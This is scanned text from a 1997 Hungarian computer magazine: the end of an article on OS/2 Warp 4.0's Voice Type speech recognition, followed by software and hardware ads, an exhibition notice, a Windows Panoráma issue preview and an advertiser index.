A *Warp 4.0* beszédfelismerő rendszere szerteágazó lehetőségeket kínál szinte minden típusú alkalmazáshoz. A rendszer hibátlan működését számos paraméter beállításával, az adott körülményekhez való igazításával lehet elérni. Ezek részletes felsorolása megtalálható a terjedelmes *Voice Type User's Guide*-ban, azonban a legtöbb esetben az alapértelmezett paraméterekkel is kiválóan dolgozik a rendszer.

Számos alkalmazás kapható már, amely kihasználja a *Voice Type* lehetőségeit. Van például olyan szövegszerkesztő, amelyhez ha mikrofon helyett diktafont kapcsolunk, leírja a szöveget, létezik Internet-böngésző, amelynél pár utasítás bemondásával ugrálhatunk a világ távoli pontjai között, s elérhető olyan bemutató-lejátszó program, amelynek távolról mondhatjuk, hogy mutassa a következő képet, vagy lapozzon vissza. Mi több, már olyan meseprogram is napvilágot látott, amelyben előszóval mondhatjuk meg a szereplőknek, hogy mit tegyenek, kiabálhatunk nekik, ha valamilyen veszély közeledik, és a történet videofilmje ennek megfelelően alakul.

Az OS/2 Warp 4.0-ba épített beszédfelismerő rendszer időközben más rendszerek alá is elkészült, így már a Windows 95 és a Windows NT használói is élvezhetik ezt a páratlan és ma még kissé szokatlan kapcsolatot az ember és a számítógép között.

Gy. L.

7. A Netscape Navigator OS/2-es változata már a hangvezérléssel is elboldogul

8. Azok az alkalmazások, amelyek még nem ismerik a *Voice Type*-ot, a *Dictation Windows* programon keresztül kapcsolódhatnak a rendszerhez. Ez például azt is lehetővé teszi, hogy a *Winword*-be illesszük a diktált szöveget

9. A *Voice Type* telepítése után az objektumok *Properties* oldalai kiegészülnek egy *Speech* lappal, ahol megadhatjuk, mit kell mondani az objektum eléréséhez a *Jump to...* utasítás után

PC Szoftver

1027 Budapest, Fő utca 68.
Tel.: 201-2011/185, 201-8816
BBS: 214-6653

CA-Clipper 5.3
CA-Visual Objects

COMPUTER ASSOCIATES
Software superior by design.

HUNGAMAT '97

Nemzetközi Automatizálási és Robottechnikai Szakkiállítás és Szimpózium
Budapest, 1997. november 25–27.

Kiállítás:


- ipari elektronika
- robottechnika
- mérés-technika

Szimpózium:

- műszaki újdonságok
- tudományos előadások
- workshop


Kiállítók és előadók jelentkezését várjuk!

Részletes információs anyag igényelhető:
ELEKTROnet Szerkesztőség
1046 Budapest, Kiss E. u. 3.
Tel./fax: 169-3320

Lotus®

OEM, Passport és dobozos szoftverek

**.domino kliensek magyarul is
ÚJDONSÁG! Lotus Notes 4.6**

3Soft/TH'system ● A disztribútor a mindennapok csúcstechnológiájáért

H-1135 Budapest Jász u. 33-35.

Tel.: 140-1506, 270-6339, Fax: 149-5385,

e-mail: sales@th.soft3.hu, ott-lap: <http://www.soft3.hu>

Több munkahely egy géppel!

LIGHTSTONE

DOS-hoz és Windows 3.1-hez ► LS-OS
vagy

Windows NT Workstation 3.51-hez ► WINTimesX

1997. októbertől Windows 95-höz is!!!

Egy - Lightstone hardverrel és szoftverrel kiegészített - hagyományos számítógéphez megfelelő számú monitor, billentyűzet és egér csatlakoztatásával 2-8 párhuzamosan működő, teljesen egyenértékű munkaállomás alakítható ki.

- Előnyei:**
- költségmegtakarítás mind a hardveren, mind a szoftveren
 - minimális karbantartási- és üzemeltetési költség
 - minimális vírusveszély
 - gyorsaság (adatáramlás buszsebességen)
 - kompatibilitás más hálózatokkal (kiváló hálózatbővítési lehetőség)
 - perifériák megosztása (pl. egyidejű Internet-használat több munkaállomáson is)

- Ajánljuk:**
- oktatáshoz
 - általános irodai munkához
 - hálózatbővítéshez (Novell, NT, stb.)

KOMPLETT MEGOLDÁST KÍNÁLUNK!

1097 Budapest, Bárd u. 5.

berax
computer kft

Telefon:

215-8830


Tel/fax:

216-1062

e-mail: beraxkft@mail.inext.hu

MOST CD-vel

csak 498 forint!



WINDOWS
PANORÁMA

Ízelítő az
augusztusi szám
gazdag tartalmából:

Processzorparádé
Itt a Windows 98!
A számítógép
és a telefon
Virtuális világok
programozása
Kai's Power Goo
Enciklopédia
Humana Hungarica
Montázstechnika
Internet-iskola
Inter(net)jú
Márton Andrással
Compton's Interactive
Encyclopedia
Hitachi digitális
kamkorder
Hogyan (ne)
vegyünk PC-t?

Tippek, trükkök,
hírek,
újdonságok s
még ezernyi
információ
mindazoknak,
akiknek az
otthonukból
sem hiányozhat a
digitális elektronika

Keresse az újságárosoknál, kérjen mutatványszámot,
vagy rendelje meg a lapot a kiadónál!

Computer Panoráma Kiadói Kft.

1091 Bp., Üllői út 25. Tel.: 218-3011/302, fax: 217-2646


WINDOWS
PANORÁMA

Adattömörítés 32-bites környezetben

Adattömörítő szoftverekre szükség volt, van és lesz a jövőben is. Hogy önálló terméként mi lesz majd eladható, arról csak vízióink vannak, s a víziót ezúttal nem orvosi, hanem közgazdasági értelemben kell venni, hisz az említett termékcsoporthoz jövőképek kialakításában meghatározó szerepe van a gazdasági megfontolásoknak, számításoknak.


Tranzakciók a karosszékből

A homebanking fogalommal mostanában ismerkedünk meg közelebbről is. Szinte valamennyi bank kínálatában megtalálhatók azok a megoldások, amelyek lehetővé teszik, hogy tülekedés és sorban állás nélkül, akár az otthoni karosszékünkben intézhessük banki ügyleteinket.


Öntelepítő programok

Amikor valaki már nemcsak a saját szórakoztatására ír programokat, hanem szélesebb felhasználói körnek készíti azokat, felmerül a kérdés, vajon hogyan lehet a legjobban kiszolgálni a felhasználót, miként lehet a legkönnyebbé tenni a telepítést. Programozással foglalkozó írásunkban ehhez nyújtunk segítséget.

Doki for Windows

Sokféleképpen megoldható az orvosi-állatorvosi adminisztráció, amelyben már a számítógépek is segítenek. A háziorvosok már megkapták a „magukét”, s a kórházi informatikai rendszerek is rendre kiépülnek. Az állatorvosok számára – amint az cikkünkben is kiderül – a Doki for Windows nevű program kínál mindentudó megoldást.

E számunk hirdetői

2F	76
3Com	59
3Soft	86
Adeptus	81
Albasoft	56
Antel	23
Areco	48
Autodesk	2
Axico	24
Bábolna	65
Barlang	68
Beraxcomp	86
CAD	20
Cardnet	15
CD Multimédia	75
CD Panoráma	48
Computer 2000	12
Cordata	B/4
Corel	21
Crown-Tech	20
Delphi-Szoft	76
Deltronic	18
Digitáltechnika	82
Elektronet	86
Elsat	82
FAN	64
G70	65
Gemofis	65
Hansa	56
Hunix	43
IBM	38
IBM	57
In-West	64
In-West	82
Info-Börze	78
Inter PC	16
Internext	45
KFKI-LNX	16
Kvantum	65
Kvint-R	78
LG Electronics	B/2
MorphoLogic	31
Motorola	73
Nádor	78
Nest	65
Next Software	76
IBM	13
OKI	19
Olivetti	75
partners Hungary	37
PC Szoftver	85
Plantrading	43
Portocom	82
Qwerty	52
Radio Bridge	75
RCE	24
Roca At.	43
Samsung	5
ScanDer	43
Server	27
Sprint	69
SRS	43
Stollwerck	17
Storage	34
Systems	7
Szoftver ABC	55
Teta	48
Trans-Europe	B/3
Trend Trade	20
VTCD	80
CD Panoráma	40
Windows Panoráma	87


NEW IN THE TOP 5

Nem álom DAEWOO...

3 év garancia!

DAEWOO
CMC-1707B
17" XGA monitor!
Nemcsak az
álmodozóknak!

DAEWOO
Get In Touch With Reality

Paraméterek:
1280 x 1024 felbontás
85 MHz sávszélesség
69 KHz vízszintes frekvencia
50-120 Hz függőleges frekvencia
0,28 mm képpontméret,
MPR2, PictureMate™.

CORDATA TELECOM KFT., 1141 BUDAPEST MOGYORÓDI ÚT 166/B.
TEL.: 252-5010, 252-8644, 252-3071 FAX: 252-5495